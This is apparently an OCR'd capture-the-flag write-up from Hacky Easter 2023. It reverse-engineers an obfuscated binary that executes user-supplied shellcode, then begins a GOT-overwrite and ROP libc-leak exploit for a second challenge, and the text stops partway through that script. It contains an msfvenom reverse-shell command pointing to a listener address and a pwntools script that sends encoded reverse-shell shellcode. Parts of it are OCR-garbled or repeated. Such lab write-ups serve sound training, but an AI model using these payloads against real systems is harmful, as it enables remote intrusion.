
Keep track of that buffer for all means! It's what helps you follow what's going on. You absolutely need to understand when which action is performed to the buffer contents to make sense of anything. The first thing what's happening is a strlen() of our input.

```
[heap]:0000563950EEE29E db    0
[heap]:0000563950EEE29F db    0
[heap]:0000563950EEE2A0 db  41h ; A
[heap]:0000563950EEE2A1 db  41h ; A
[heap]:0000563950EEE2A2 db  41h ; A
[heap]:0000563950EEE2A3 db  41h ; A
[heap]:0000563950EEE2A4 db  41h ; A
[heap]:0000563950EEE2A5 db  41h ; A
[heap]:0000563950EEE2A6 db  41h ; A
[heap]:0000563950EEE2A7 db  41h ; A
[heap]:0000563950EEE2A8 db  0Ah
[heap]:0000563950EEE2A9 db    0
```

And then a constant offset is added to every element of our input. In this case it is the constant minus 13/0xd



Here it is applied to our buffer:




We traverse this block for every char of our input. Set a breakpoint here to avoid the huge “detour” due to control flow flattening.

After everything is offset we have 0x3434343434343434 in our buffer.

After some detours, we arrive at a ROL (rotate left) which rols 4 bytes at a time by 21 bits (0x15) to the left.


This function writes the value back – 4 bytes at a time.



Please note, that it will only rotate up until the index is < sizeof(uint32) and not necessarily until the very end!

The next stop is a function which performs a base64 decode of the input buffer.


The mean thing is, that it’s a custom alphabet. If you “strings” the binary you should more or less easily spot this:





And see this also referenced in the code which does the base64.

From here, we will get a NEW buffer pointer that we need to track. The old one is now no longer needed.

At the end of the block the setup for ANOTHER rol, this time a rol to the right with 7 bits is setup.









The next transformation is a bitwise-NOT of the buffer

Here we prep it:




This one performs the actual NOT.




Please note, that only one byte is actually NOTed in the end, despite the huge calculation that is performed in that block. It’s just dead code which doesn’t do anything with the result…. 😉

This block is traversed for every byte in our input buffer. You can set a breakpoint there and monitor how the buffer gets NOTed.



After we’re done with the NOT, we have another NOT, which starts a block which in the end does actually NOTHING and just juggles the buffer back and forward.

We set it up:



NOT execution:

The block consists of the following operations:

NOT

OFFSET(23)

NOT

ROTR by 23 Bits

```
NOT

ROTL by 23 Bits

OFFSET(-23)
```

and - last but not least - another NOT

So, as you can see, all the operations just are reversed, and the buffer should be exactly the same afterwards as it was before.

After that…


We arrive at the final stage. The XOR!

This one indexes a big XOR table in the binary and XORs the current element of the buffer with the one in the table at position

```
(cur_pos * buflen) % sizeof(xor_table)
```

Afterwards there is a last decoy code which calculates a number based on our final buffer which is later thrown away. It can be entirely skipped.

One thing which is noteworthy is that searching for non-trivial XORs is always worthwhile. If you use IDA's search functionality and search for XOR you'll see that there are only very few non-trivial XORs (i.e. an XOR which does not just clear the register like "xor rax, rax")


Occurrences of: xor

Address	Function	Instruction
.text:000056179522820 4	start	xor ebp, ebp
.text:000056179522821 3	start	xor r8d, r8d ; fini
.text:000056179522821 6	start	xor ecx, ecx ; init
.text:000056179522998	main	xor eax, eax
.text:00005617952 2A216	main	xor eax, [rbp+rot_offset]
.text:00005617952 2A244	main	xor eax, [rbp+var_F8]
.text:00005617952 2A260	main	xor eax, esi
.text:00005617952 2A398	main	xor eax, [rbp+var_E8]
.text:00005617952 2A3C6	main	xor eax, [rbp+var_E4]
.text:00005617952 2A3E2	main	xor eax, esi
.text:00005617952 2A844	main	xor eax, [rbp+var_128]
.text:00005617952 2A872	main	xor eax, [rbp+var_124]
.text:00005617952 2A88E	main	xor eax, esi
.text:00005617952 2A9C6	main	xor eax, [rbp+var_114]
.text:00005617952 2A9F4	main	xor eax, [rbp+var_110]
.text:00005617952 2AA10	main	xor eax, esi
.text:00005617952 2B91A	main	xor eax, [rbp+var_178]
.text:00005617952 2B948	main	xor eax, [rbp+var_174]
.text:00005617952 2B964	main	xor eax, esi
.text:00005617952 2BA9C	main	xor eax, [rbp+var_164]
.text:00005617952 2BACA	main	xor eax, [rbp+var_160]
.text:00005617952 2BAE6	main	xor eax, esi
.text:00005617952 2C20C	main	xor eax, [rbp+var_1AC]
.text:00005617952 2C23A	main	xor eax, [rbp+var_1A8]
.text:00005617952 2C256	main	xor eax, esi
.text:00005617952 2C393	main	xor eax, [rbp+var_198]
.text:00005617952 2C3C1	main	xor eax, [rbp+var_194]
.text:00005617952 2C3DD	main	xor eax, esi
.text:00005617952 2CC76	main	xor rax, rdx
.text:00005617952 2CC96	main	xor rax, rdx
.text:00005617952 2CCB6	main	xor rax, rdx
.text:00005617952 2CD5B	main	xor ax, [rbp+var_1DA]

So this can also be an approach to find the “juicy bits” in the code and work you way from here.

After all this is set and done, our shellcode block is made executable using mprotect

```
.text:000056179522CC35 setup_mrotect:
.text:000056179522CC35 nop
.text:000056179522CC36 mov     edi, 1Eh        ; name
.text:000056179522CC3B call    _sysconf
.text:000056179522CC40 mov     [rbp+var_A8], rax
.text:000056179522CC47 mov     rdx, [rbp+decoded_b64_len]
.text:000056179522CC4E mov     rax, [rbp+ptr]
.text:000056179522CC55 add     rax, rdx
.text:000056179522CC58 mov     rdx, rax
.text:000056179522CC5B mov     rax, [rbp+var_A8]
.text:000056179522CC62 add     rax, rdx
.text:000056179522CC65 lea     rdx, [rax-1]
.text:000056179522CC69 mov     rax, [rbp+var_A8]
.text:000056179522CC70 neg     rax
.text:000056179522CC73 not     rax
.text:000056179522CC76 xor     rax, rdx
.text:000056179522CC79 and     rax, rdx
.text:000056179522CC7C mov     rcx, rax
.text:000056179522CC7F mov     rax, [rbp+var_A8]
.text:000056179522CC86 neg     rax
.text:000056179522CC89 mov     rdx, rax
.text:000056179522CC8C mov     rax, [rbp+ptr]
.text:000056179522CC93 not     rax
.text:000056179522CC96 xor     rax, rdx
.text:000056179522CC99 and     rax, rdx
.text:000056179522CC9C sub     rcx, rax
.text:000056179522CC9F mov     rax, [rbp+var_A8]
.text:000056179522CCA6 neg     rax
.text:000056179522CCA9 mov     rdx, rax
.text:000056179522CCAC mov     rax, [rbp+ptr]
.text:000056179522CCB3 not     rax
.text:000056179522CCB6 xor     rax, rdx
.text:000056179522CCB9 and     rax, rdx
.text:000056179522CCBC mov     edx, 7          ; prot
.text:000056179522CCC1 mov     rsi, rcx        ; len
.text:000056179522CCC4 mov     rdi, rax        ; addr
.text:000056179522CCC7 call    _mprotect
.text:000056179522CCCC mov     [rbp+var_1D8], 0
.text:000056179522CCD6 mov     eax, 1A1A5A40h
up_mrotect (Synchronized with RIP)
```

.. and called..


```
.text:0000000000005E12
.text:0000000000005E12                          loc_5E12:
.text:0000000000005E12 48 8B 95 40 FF FF FF     mov     rdx, [rbp+ptr]
.text:0000000000005E19 B8 00 00 00 00           mov     eax, 0
.text:0000000000005E1E FF D2                    call    rdx             ; Call shellcode buffer
.text:0000000000005E20 0F B7 85 26 FE FF FF     movzx   eax, [rbp+var_1DA]
.text:0000000000005E27 48 89 85 48 FF FF FF     mov     [rbp+var_B8], rax
.text:0000000000005E2E 48 8B 85 48 FF FF FF     mov     rax, [rbp+var_B8]
.text:0000000000005E35 48 89 C7                 mov     rdi, rax
.text:0000000000005E38 E8 07 CC FF FF           call    sub_2A44        ; Print fake flag
.text:0000000000005E3D B8 00 00 00 00           mov     eax, 0
.text:0000000000005E42 E8 AA B9 FF FF           call    sub_17F1
.text:0000000000005E47 48 8B 85 40 FF FF FF     mov     rax, [rbp+ptr]
.text:0000000000005E4E 48 89 C7                 mov     rdi, rax        ; ptr
.text:0000000000005E51 E8 CA B2 FF FF           call    _free
.text:0000000000005E56 48 8B 85 38 FF FF FF     mov     rax, [rbp+s]
.text:0000000000005E5D 48 89 C7                 mov     rdi, rax        ; ptr
.text:0000000000005E60 E8 BB B2 FF FF           call    _free
.text:0000000000005E65 C7 85 DC FD FF FF 00 00+mov     [rbp+var_224], 0
.text:0000000000005E65 00 00
.text:0000000000005E6F B8 40 50 A2 22           mov     eax, 22A25040h
.text:0000000000005E74 E9 26 CC FF FF           jmp     loc_2A9F
```

So in order to get code execution, you will need to input shellcode to the binary, which is built actually in reverse from the call rdx through all operations we covered so far, so after running through the binary the “real” shellcode would be in “rbp+ptr” on the final call to “call rdx”.


You should be able to use basically every shellcode you want. I’ve tested it with a meterpreter reverse shell.

```
daubsi@bigigloo  /tmp/he2023/exploit  main ±  cat create_shellcode.sh
#!/bin/bash
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.0.74 LPORT=4444 -f raw > shellcode.bin
objdump -b binary -m i386 -D shellcode.bin
daubsi@bigigloo  /tmp/he2023/exploit  main ±
```

```
from pwn import *

context.update(arch='i686', os='linux')

p = process("hell/hell")

# Buffer connects to 192.168.0.74:4444

p.sendline("\x9e\xaf\xaf\x68\xc0\xd8\xce\x98\xdf\x2f\x37\x58\x50\x48\x6f\x3f\x97\x60\xc7\x18\xd8\xd6\xcf\xce\x98\x30\x2f\x37\xc7\xce\x86\x17\x86\xc8\x58\x8f\xd8\x2f\xaf\x68\x90\xb0\x9f\x26\xd8\x58\xaf\xc8\xdf\xd0\x60\x98\xaf\xa7\xa7\xae\x16\x20\x67\xbe\x97\xcf\xa7\xb6\x77\x8f\x4e\xa8\x28\x68\x66\x1e\x88\xc7\xc7\x70\xa8\xbe\x5e\xc7\x76\x77\x80\x8f\xc8\xa8\x6e\x68\x68\xbe\x57\xa0\xb6\xc8\xce\xce\x81\x87\x41\x4a")

p.interactive()
```



And changing the LHOST value and running it again against the live target…



Flag:

he2023{th1s_1s_SP1N4l_t4P!!}

Thumper’s PWN – Ring 1

Thumper has finally reached the innermost ring. He's given one last task to complete. You need to get a passing average to get the flag.

Target: `nc ch.hackyeaster.com 2315`

Note: The service is restarted every hour at x:00.

Approach:

This one was a great challenge, because it took so many unexpected turn and had a new nifty idea.

We’re given a binary that asks us to enter a couple of numbers which then calculates the average. However it seems to be buggy:

```
daubsi@kali:~/he2023$ ./pwn1
Give me a list of integers and I calculate the average
0 is interpreted as the end of the input
2
5
7
4
2
1
Segmentation fault
```

When we look at the binary we see it only reserves memory for 5 values and the 6th is supposed to contain the average value.

```
lea     rax, [rbp+var_40]
mov     esi, 5
mov     rdi, rax
call    read_ints
```

Running it with an input of 5 values produces the expected result (rounded)

```
daubsi@kali:~/he2023$ ./pwn1
Give me a list of integers and I calculate the average
0 is interpreted as the end of the input
2
5
7
4
2
1
Segmentation fault
```

The 6th value is actually the pointer to where the average should be written to. If we store there an integer like “42” the binary tries to put the average to that address which then SegFaults.

We also notice we have only a single chance to do our manipulations as the binary will definitely exit afterwards. What can we do to restart the whole loop, because this is for sure worthwhile!

Basically we have a write-where-what situation. We can control to which memory (6th value) which value (avg of first five) is written to. Let’s use this to our advantage!

After the average is calculated we spot the check for the amount of values considered, and if that’s not 5 the program will call _exit(). Maybe we should then overwrite the entry of _exit in our GOT?

```
mov     rsi, rdx
mov     rdi, rax
call    norm
cmp     eax, 5
jle     short loc_4009F4
```

```
mov     edi, 0FFFFFFFFh ; status
call    _exit
```

```
loc_400
mov
```

What do we want to achieve in the end? Well we want to get probably a shell in order to find the flag, as no filename or anything helpful is given like in the previous Thumper challenge. Where do we want to place


our shellcode? Not clear yet. But we'll definitely need to be able to restart the loop. Let's first try to get a LIBC leak and return:

We enter the following values:

```
daubsi@kali:~/he2023$ cat pwn1.py
from pwn import *

local = False
if local:
    p = process("./pwn1" )
else:
    p = remote('ch.hackyeaster.com', 2315)
elf = ELF("./pwn1")

PUTS_PLT = elf.plt['puts']
FUNC_PUTS_GOT = elf.got['puts']
print(f"PUTS_PLT: {hex(PUTS_PLT)}")
print(f"FUNC_PUTS_GOT: {hex(FUNC_PUTS_GOT)}")



# Leak puts@libc
p.recvuntil("input\n" )
p.sendline("4196658" ) # pop rdi
p.sendline("6295576")  # FUNC_PUTS_GOT @ 0×601018 = 6295576
p.sendline("4195840")  # PUTS_PLT
p.sendline("4196684")
p.sendline("-432")
